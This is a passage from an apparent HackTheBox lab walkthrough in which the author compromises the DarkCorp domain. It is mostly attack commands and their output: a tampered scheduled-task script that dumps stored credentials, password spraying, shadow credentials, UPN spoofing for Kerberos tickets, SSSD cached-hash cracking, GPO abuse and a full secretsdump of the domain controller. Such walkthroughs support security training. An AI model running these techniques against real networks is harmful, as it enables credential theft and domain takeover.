SMB 172.16.20.2 445 WEB-01 [Administrator][CREDENTIAL] LegacyGeneric:target=WEB-01 - Administrator:Pack_Beneath_Solid9!
SMB 172.16.20.2 445 WEB-01 [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{7D87899F-85ED-49EC-B9C3-8249D246D1D6} - WEB-01\Administrator:But_Lying_Aid9!
Via Scheduled Task
The intended way to fetch the credential is by modifying a scheduled task. When the scheduled task runs as the admin user, it will be in a complete context that allows for access to the stored credentials. I’ll add to the cleanup.ps1 script:
evil-winrm-py PS C:\> echo '' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
evil-winrm-py PS C:\> echo '$cred = Get-StoredCredential' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
evil-winrm-py PS C:\> echo '$ncred = $cred.GetNetworkCredential()' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
evil-winrm-py PS C:\> echo '$user = $ncred.Username' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
evil-winrm-py PS C:\> echo '$pass = $ncred.Password' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
evil-winrm-py PS C:\> echo 'echo "$user : $pass" > C:\programdata\0xdf.txt' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
This will run in a full context that will allows access to the credentials, and save them to a file. I could wait for it to run, or just run it:
evil-winrm-py PS C:\Users\Administrator\Documents\cleanup> Start-ScheduledTask -TaskName CleanupScript
evil-winrm-py PS C:\Users\Administrator\Documents\cleanup> cat \programdata\0xdf.txt
Administrator : Pack_Beneath_Solid9!
Password Spray
I’ll use netexec to dump a list of users:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.1 -u victor.r -p victor1gustavo@# --users
SMB 172.16.20.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 172.16.20.1 445 DC-01 [+] darkcorp.htb\victor.r:victor1gustavo@#
SMB 172.16.20.1 445 DC-01 -Username- -Last PW Set- -BadPW- -Description-
SMB 172.16.20.1 445 DC-01 Administrator 2024-12-29 23:25:45 0 Built-in account for administering the computer/domain
SMB 172.16.20.1 445 DC-01 Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 172.16.20.1 445 DC-01 krbtgt 2024-12-29 23:29:05 0 Key Distribution Center Service Account
SMB 172.16.20.1 445 DC-01 victor.r 2025-01-06 16:53:19 0
SMB 172.16.20.1 445 DC-01 svc_acc 2024-12-29 23:39:38 0
SMB 172.16.20.1 445 DC-01 john.w 2024-12-29 23:39:48 0
SMB 172.16.20.1 445 DC-01 angela.w 2024-12-29 23:39:57 0
SMB 172.16.20.1 445 DC-01 angela.w.adm 2024-12-29 23:39:57 0
SMB 172.16.20.1 445 DC-01 taylor.b 2025-01-09 16:10:33 0
SMB 172.16.20.1 445 DC-01 taylor.b.adm 2025-01-08 21:55:01 0
SMB 172.16.20.1 445 DC-01 eugene.b 2025-02-03 17:30:41 0
SMB 172.16.20.1 445 DC-01 bryce.c 2025-02-03 17:31:26 0
SMB 172.16.20.1 445 DC-01 Enumerated 12 local users: darkcorp
oxdf@hacky$ proxychains -q netexec smb 172.16.20.1 -u victor.r -p victor1gustavo@# --users | awk '{print $5}' | grep -v '[\[-]' > users.txt
oxdf@hacky$ cat users.txt
Administrator
Guest
krbtgt
victor.r
svc_acc
john.w
angela.w
angela.w.adm
taylor.b
taylor.b.adm
eugene.b
bryce.c
Now I’ll spray the local administrator password to see if it’s shared with any domain users:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.1 -u users.txt -p 'Pack_Beneath_Solid9!' --continue-on-success
SMB 172.16.20.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\Administrator:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\Guest:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\krbtgt:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\victor.r:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\svc_acc:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [+] darkcorp.htb\john.w:Pack_Beneath_Solid9!
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\angela.w:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\angela.w.adm:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\taylor.b:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\taylor.b.adm:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\eugene.b:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB 172.16.20.1 445 DC-01 [-] darkcorp.htb\bryce.c:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
john.w is a match! I could also spray with the local admin password, but this is what I need to continue forward.
Auth as angela.w@darkcorp.htb
Enumeration
John.W has GenericWrite over Angela.W:

Shadow Credential
I’ll use the GenericWrite to set a shadow credential using Certipy:
oxdf@hacky$ proxychains -q certipy shadow auto -username john.w -p Pack_Beneath_Solid9! -account angela.w -target dc-01.darkcorp.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc-01.darkcorp.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'angela.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4c614815b2864aa4b58f830b0801e185'
[*] Adding Key Credential with device ID '4c614815b2864aa4b58f830b0801e185' to the Key Credentials for 'angela.w'
[*] Successfully added Key Credential with device ID '4c614815b2864aa4b58f830b0801e185' to the Key Credentials for 'angela.w'
[*] Authenticating as 'angela.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'angela.w@darkcorp.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'angela.w.ccache'
[*] Wrote credential cache to 'angela.w.ccache'
[*] Trying to retrieve NT hash for 'angela.w'
[*] Restoring the old Key Credentials for 'angela.w'
[*] Successfully restored the old Key Credentials for 'angela.w'
[*] NT hash for 'angela.w': 957246c8137069bca672dc6aa0af7c7a
That dumps the NTLM hash, which I can auth with:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.1 -u angela.w -H 957246c8137069bca672dc6aa0af7c7a
SMB 172.16.20.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 172.16.20.1 445 DC-01 [+] darkcorp.htb\angela.w:957246c8137069bca672dc6aa0af7c7a
Shell as angela.w.adm@drip
Enumeration

BloodHound data shows nothing of interest from angela.w. But there is also an angela.w.adm account, and it’s a member of the Linux Admins group:

UPN Spoofing
There’s a 2023 post from Pen Test Partners, A broken marriage. Abusing mixed vendor Kerberos stacks. This post talks about mismatches in how Windows and other OSes handle Kerberos, and how to abuse those edge cases. The attack here is to update angela.w’s UPN to angela.w.adm, and then generate a TGT. User Principal Name (UPN) is an Active Directory attribute that provides an alternative login name, typically formatted like an email address (e.g., angela.w@darkcorp.htb). It’s supposed to be just another way to reference the same account. The issue here is that by setting the UPN and generating the ticket in a specific way, the TGT will be trusted by Linux as angela.w.adm (rather than angela.w).
The angela.w account doesn’t have a UPN set:
oxdf@hacky$ proxychains -q bloodyAD --domain darkcorp.htb --host dc-01 -u john.w -p 'Pack_Beneath_Solid9!' get object angela.w | grep userPrincipalName
I’ll set it:
oxdf@hacky$ proxychains -q bloodyAD --domain darkcorp.htb --host dc-01 -u john.w -p 'Pack_Beneath_Solid9!' set object angela.w userPrincipalNa
me -v angela.w.adm
[+] angela.w's userPrincipalName has been updated
oxdf@hacky$ proxychains -q bloodyAD --domain darkcorp.htb --host dc-01 -u john.w -p 'Pack_Beneath_Solid9!' get object angela.w | grep userPrincipalName
userPrincipalName: angela.w.adm
Now I’ll make a ticket:
oxdf@hacky$ proxychains getTGT.py -hashes :957246c8137069bca672dc6aa0af7c7a -principalType 'NT_ENTERPRISE' darkcorp.htb/angela.w.adm
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DARKCORP.HTB:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DARKCORP.HTB:88  ...  OK
[*] Saving ticket in angela.w.adm.ccache
It’s important to use the NT_ENTERPRISE principalType for this attack so that the UPN will be used first, as shown in this diagram from the article:

I’ll upload the resulting ticket to the Linux host using scp:
oxdf@hacky$ sshpass -p ThePlague61780 scp angela.w.adm.ccache ebelford@drip.htb:/dev/shm/
Now I’ll SSH into drip and use ksu to authenticate with that key:
ebelford@drip:~$ cd /dev/shm/
ebelford@drip:/dev/shm$ KRB5CCNAME=angela.w.adm.ccache ksu angela.w.adm
Authenticated angela.w.adm@DARKCORP.HTB
Account angela.w.adm: authorization for angela.w.adm@DARKCORP.HTB successful
Changing uid to angela.w.adm (1730401107)
angela.w.adm@drip:/dev/shm$
There is a cleanup script removing the UPN from the angela.w account.
ebelford@drip:/dev/shm$ KRB5CCNAME=angela.w.adm.ccache ksu angela.w.adm
ksu: TGT has been revoked while verifying ticket for server
Authentication failed.
This error means it’s necessary to go back and re-add the UPN.
Shell as root@drip
angela.w.adm can run any command as any user with sudo:
angela.w.adm@drip:/dev/shm$ sudo -l
Matching Defaults entries for angela.w.adm on drip:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User angela.w.adm may run the following commands on drip:
    (ALL : ALL) NOPASSWD: ALL
sudo -i returns a root shell:
angela.w.adm@drip:/dev/shm$ sudo -i
root@drip:~#
Shell as taylor.b.adm@DC-01
Enumeration
The Linux host is using SSSD for domain authentication. As root, I can get the configuration now from /etc/sssd/sssd.conf:
[sssd]
services = nss, pam
domains = darkcorp.htb

[domain/darkcorp.htb]
id_provider = ad
cache_credentials = True
auth_provider = ad
access_provider = simple
default_shell = /bin/bash
use_fully_qualified_names= False
krb5_store_password_if_offline = True
simple_allow_groups = linux_admins
cached_credentials is enabled! They are stored in /var/lib/sss/db:
root@drip:/var/lib/sss/db# ls
cache_darkcorp.htb.ldb  ccache_DARKCORP.HTB  config.ldb  sssd.ldb  timestamps_darkcorp.htb.ldb
Cached Password
Extract from Database
I’ll exfil the cache_darkcorp.htb.ldb file to my host, where I can interact with it using ldbsearch (sudo apt install ldb-tools). To get cached passwords, I’ll need to add that to the query:
oxdf@hacky$ ldbsearch -H cache_darkcorp.htb.ldb '(cachedPassword=*)'
asq: Unable to register control with rootdse!
# record 1
dn: name=taylor.b.adm@darkcorp.htb,cn=users,cn=darkcorp.htb,cn=sysdb
createTimestamp: 1736373877
fullName: Taylor Barnard ADM
gecos: Taylor Barnard ADM
gidNumber: 1730400513
name: taylor.b.adm@darkcorp.htb
objectCategory: user
uidNumber: 1730414101
objectSIDString: S-1-5-21-3432610366-2163336488-3604236847-14101
uniqueID: 6780d137-c4a5-49c2-9240-47ae051365c6
originalDN: CN=Taylor Barnard ADM,CN=Users,DC=darkcorp,DC=htb
originalMemberOf: CN=gpo_manager,CN=Users,DC=darkcorp,DC=htb
originalMemberOf: CN=linux_admins,CN=Users,DC=darkcorp,DC=htb
originalMemberOf: CN=Remote Management Users,CN=Builtin,DC=darkcorp,DC=htb
originalModifyTimestamp: 20250108215501.0Z
entryUSN: 118872
adAccountExpires: 9223372036854775807
adUserAccountControl: 66048
nameAlias: taylor.b.adm@darkcorp.htb
isPosix: TRUE
lastUpdate: 1736373877
initgrExpireTimestamp: 0
ccacheFile: FILE:/tmp/krb5cc_1730414101_B5njUL
cachedPassword: $6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHv
 lnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.
cachedPasswordType: 1
lastCachedPasswordChange: 1736373912
failedLoginAttempts: 0
lastOnlineAuth: 1736373912
lastOnlineAuthWithCurrentToken: 1736373912
lastLogin: 1736373912
memberof: name=Domain Users@darkcorp.htb,cn=groups,cn=darkcorp.htb,cn=sysdb
memberof: name=linux_admins@darkcorp.htb,cn=groups,cn=darkcorp.htb,cn=sysdb
memberof: name=gpo_manager@darkcorp.htb,cn=groups,cn=darkcorp.htb,cn=sysdb
dataExpireTimestamp: 1
distinguishedName: name=taylor.b.adm@darkcorp.htb,cn=users,cn=darkcorp.htb,cn=
 sysdb

# returned 1 records
# 1 entries
# 0 referrals
The cachedPassword field has a SHA-512 crypt password hash. I could also just find this hash with strings and grep on the host:
root@drip:/var/lib/sss/db# cat cache_darkcorp.htb.ldb | strings -n 60 | grep '\$'
$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.
$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.
Crack
I’ll save the hash to a file and pass it to hashcat:
$ hashcat taylor.b.adm.hash /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
...[snip]...
$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.:!QAZzaq1
...[snip]...
Verify
I’ll verify that password. On drip, I can su from an unprivileged user:
angela.w.adm@drip:/dev/shm$ exit
exit
ebelford@drip:/dev/shm$ su - taylor.b.adm
Password:
su: warning: cannot change directory to /home/darkcorp.htb/taylor.b.adm: No such file or directory
taylor.b.adm@drip:/dev/shm$
It also works on the domain:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.1 -u taylor.b.adm -p '!QAZzaq1'
SMB 172.16.20.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 172.16.20.1 445 DC-01 [+] darkcorp.htb\taylor.b.adm:!QAZzaq1
WinRM is available as well:
oxdf@hacky$ proxychains -q netexec winrm 172.16.20.1 -u taylor.b.adm -p '!QAZzaq1'
WINRM 172.16.20.1 5985 DC-01 Windows Server 2022 Build 20348 (name:DC-01) (domain:darkcorp.htb)
WINRM 172.16.20.1 5985 DC-01 [+] darkcorp.htb\taylor.b.adm:!QAZzaq1 (Pwn3d!)
Shell
I’ll get a shell with evil-winrm-py:
oxdf@hacky$ proxychains -q evil-winrm-py -i dc-01 -u taylor.b.adm -p '!QAZzaq1'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.4.1

[*] Connecting to 'dc-01:5985' as 'taylor.b.adm'
evil-winrm-py PS C:\Users\taylor.b.adm\Documents>
Shell as Administrator@DC-01
Enumeration
taylor.b.adm is a member of two custom groups, linux_admins and gpo_manager:
evil-winrm-py PS C:\Users\taylor.b.adm\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
darkcorp\linux_admins                       Group            S-1-5-21-3432610366-2163336488-3604236847-1109 Mandatory group, Enabled by default, Enabled group
darkcorp\gpo_manager                        Group            S-1-5-21-3432610366-2163336488-3604236847-1110 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
This provides significant control over the SecurityUpdates group policy object (GPO):


GPO Abuse
I’ll try SharpGPOAbuse (just like in Office), but it gets blocked by AMSI:
evil-winrm-py PS C:\programdata> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount taylor.b.adm --GPOName "SECURITYUPDATES"
Program 'SharpGPOAbuse.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount taylor.b.adm --GPON ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
pyGPOAbuse will modify GPOs remotely, so I don’t have to worry about AMSI. I showed this previously in BabyTwo, and I’ll run basically the same command here:
oxdf@hacky$ proxychains uv run --script pygpoabuse.py 'darkcorp.htb/taylor.b.adm:!QAZzaq1' -gpo-id 652CAE9A-4BB7-49F2-9E52-3361F33CE786 -command 'net localgroup administrators taylor.b.adm /add' -f
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  darkcorp.htb:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  darkcorp.htb:389  ...  OK
[+] ScheduledTask TASK_0b270770 created!
After a couple minutes (running gpupdate /force will speed this up), taylor.b.adm shows as (Pwn3d!) in netexec:
oxdf@hacky$ proxychains -q netexec smb dc-01 -u taylor.b.adm -p '!QAZzaq1'
SMB 224.0.0.1 445 DC-01 Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 224.0.0.1 445 DC-01 [+] darkcorp.htb\taylor.b.adm:!QAZzaq1 (Pwn3d!)
I’ll use this account to dump hashes:
oxdf@hacky$ proxychains -q secretsdump.py 'darkcorp.htb/taylor.b.adm:!QAZzaq1@dc-01'
/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe7c8f385f342172c7b0267fe4f3cbbd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19a1ccf2d14c13e8b64cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\DC-01$:aes256-cts-hmac-sha1-96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
darkcorp\DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
darkcorp\DC-01$:des-cbc-md5:eca71034201a3826
darkcorp\DC-01$:plain_password_hex:90d17589c9c348f3ea541982f161b1f658cec76e33e32762cba25cf55643a853efd93dd5cffec0cba16e008a2c7112715437d6a33b72e28405c53f68965349b0676128c9cb1997717523971bdaf255f72d9664d3ed5c06f1e5eb3a5b2ef6dc435727ed160e340591724e1230782e2484e25f8484a7b21bf102f71c9a91219cc23743377526a9c73eec8a70def939e673dd244d21be9ec18ba0d915bc080e8bfb3ac8953b5c6e64adb1107b062ddad75ce0e1f805bcdb52de979599787fac9d8246807055b4671191a41804f7918da2b82e3a4fde2959cd227a8af08982a89bcc7437e13426e8ff74273c4e0538a65eeb
darkcorp\DC-01$:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x395bad4405a9fd2285737a8ce7c6d9d60e6fceb3
dpapi_userkey:0x3f426bba655ad645920a84d740836ed1edf35836
[*] NL$KM
 0000   65 DB D5 E7 F9 08 5C 24  AB 45 B5 E5 5D E5 3F DD   e.....\$.E..].?.
 0010   89 93 2A C7 F3 70 1E 5A  B7 8D 4E D3 BA 3B 5F 0C   ..*..p.Z..N..;_.
 0020   A9 FC 32 69 57 6D E6 78  D0 07 33 43 FE 1E 06 A6   ..2iWm.x..3C....
 0030   1E 56 2C 27 91 47 56 54  91 0D 20 79 E7 7A 2F 95   .V,'.GVT.. y.z/.
NL$KM:65dbd5e7f9085c24ab45b5e55de53fdd89932ac7f3701e5ab78d4ed3ba3b5f0ca9fc3269576de678d0073343fe1e06a61e562c2791475654910d2079e77a2f95
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19a1ccf2d14c13e8b64cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7c032c3e2657f4554bc7af108bd5ef17:::
victor.r:1103:aad3b435b51404eeaad3b435b51404ee:06207752633f7509f8e2e0d82e838699:::
svc_acc:1104:aad3b435b51404eeaad3b435b51404ee:01f55ea10774cce781a1b172478fcd25:::
john.w:1105:aad3b435b51404eeaad3b435b51404ee:b31090fdd33a4044cd815558c4d05b04:::
angela.w:1106:aad3b435b51404eeaad3b435b51404ee:957246c8137069bca672dc6aa0af7c7a:::
angela.w.adm:1107:aad3b435b51404eeaad3b435b51404ee:cf8b05d0462fc44eb783e3f423e2a138:::
taylor.b:1108:aad3b435b51404eeaad3b435b51404ee:ab32e2ad1f05dab03ee4b4d61fcb84ab:::
taylor.b.adm:14101:aad3b435b51404eeaad3b435b51404ee:0577b4b3fb172659dbac0be4554610f8:::
darkcorp.htb\eugene.b:25601:aad3b435b51404eeaad3b435b51404ee:84d9acc39d242f951f136a433328cf83:::
darkcorp.htb\bryce.c:25603:aad3b435b51404eeaad3b435b51404ee:5aa8484c54101e32418a533ad956ca60:::
DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28:::
DRIP$:1601:aad3b435b51404eeaad3b435b51404ee:151fe64718dc2484760ddb30a01373a8:::
WEB-01$:20601:aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:97064b5e2ed9569a7a61cb6e71fd624e20de8464fc6d3f7f9c9ccd5ec865cd05
Administrator:aes128-cts-hmac-sha1-96:0424167c3041ed3b8df4ab1c996690c1
Administrator:des-cbc-md5:a1b004ad46dc19d9
krbtgt:aes256-cts-hmac-sha1-96:2795479225a152c8958119e8549079f2a59e101d84a3e464603a9cced55580d6
krbtgt:aes128-cts-hmac-sha1-96:183ebcd77ae33f476eb13c3f4404b98d
krbtgt:des-cbc-md5:7fe9e5ad67524001
victor.r:aes256-cts-hmac-sha1-96:84e79cb6b8959ebdda0dc73d2c6728bb9664d0d75c2aef702b0ea0a4126570bb
victor.r:aes128-cts-hmac-sha1-96:bc1fa04172b62be4428af05dcd4941af
victor.r:des-cbc-md5:62491fa740918316
svc_acc:aes256-cts-hmac-sha1-96:21ebfe2a41e5d614795ef004a06135748d5af03d0f2ca7fd6f6d804ac00f759a
svc_acc:aes128-cts-hmac-sha1-96:aebdba02d03943f17f553495f5f5e1d1
svc_acc:des-cbc-md5:5bec0bb54a405ed9
john.w:aes256-cts-hmac-sha1-96:6c0d89a7461f21150bbab0e4c9dea04ca4feb27a4f432c95030dbfa17f4f7de5
john.w:aes128-cts-hmac-sha1-96:16da7304c10a476b10a0ad301f858826
john.w:des-cbc-md5:e90b041f52b30875
angela.w:aes256-cts-hmac-sha1-96:25f7053fcfb74cf4f02dab4b2c7cb1ae506f3c3c09e4a5b7229b9f21a761830a
angela.w:aes128-cts-hmac-sha1-96:15f1467015c7cdd49ef74fd2fe549cf3
angela.w:des-cbc-md5:5b0168dacbc22a5e
angela.w.adm:aes256-cts-hmac-sha1-96:bec3236552b087f396597c10431e9a604be4b22703d37ae45cde6cd99873c693
angela.w.adm:aes128-cts-hmac-sha1-96:994dccb881c6a80c293cac8730fd18a2
angela.w.adm:des-cbc-md5:cb0268169289bfd9
taylor.b:aes256-cts-hmac-sha1-96:b269239174e6de5c93329130e77143d7a560f26938c06dae8b82cae17afb809c
taylor.b:aes128-cts-hmac-sha1-96:a3f7e9307519e6d3cc8e4fba83df0fef
taylor.b:des-cbc-md5:9b8010a21f1c7a3d
taylor.b.adm:aes256-cts-hmac-sha1-96:4c1e6783666861aac09374bee2bc48ba5ad331f3ac87e067c4a330c6a31dd71a
taylor.b.adm:aes128-cts-hmac-sha1-96:85712fd85df4669be88350520651cfe2
taylor.b.adm:des-cbc-md5:ce6176f4f4e5cd9e
darkcorp.htb\eugene.b:aes256-cts-hmac-sha1-96:33e0cf90ad3c5d0cd264207421c506b56b8ca9703b5be8c58a97169851067fd1
darkcorp.htb\eugene.b:aes128-cts-hmac-sha1-96:adf8b2743349be9684f8ec27df53fa92
darkcorp.htb\eugene.b:des-cbc-md5:2f5ef4b06b231afd
darkcorp.htb\bryce.c:aes256-cts-hmac-sha1-96:e835ec6b7d680472bdf65ac11ec17395930b5d778ba08481ef7290616b1fa7a8
darkcorp.htb\bryce.c:aes128-cts-hmac-sha1-96:09b1a46858723452ce11da2335b602b0
darkcorp.htb\bryce.c:des-cbc-md5:26d55b5849b6e623
DC-01$:aes256-cts-hmac-sha1-96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
DC-01$:des-cbc-md5:8038f74f7c0da1b5
DRIP$:aes256-cts-hmac-sha1-96:0af3228efe394bbe3cc9e4b5a4f67c1ece5b8d1147ea81ae761d7078ddfd7fde
DRIP$:aes128-cts-hmac-sha1-96:ad2815103da00827b7948cf319ae3bbd
DRIP$:des-cbc-md5:85ab756bc892493d
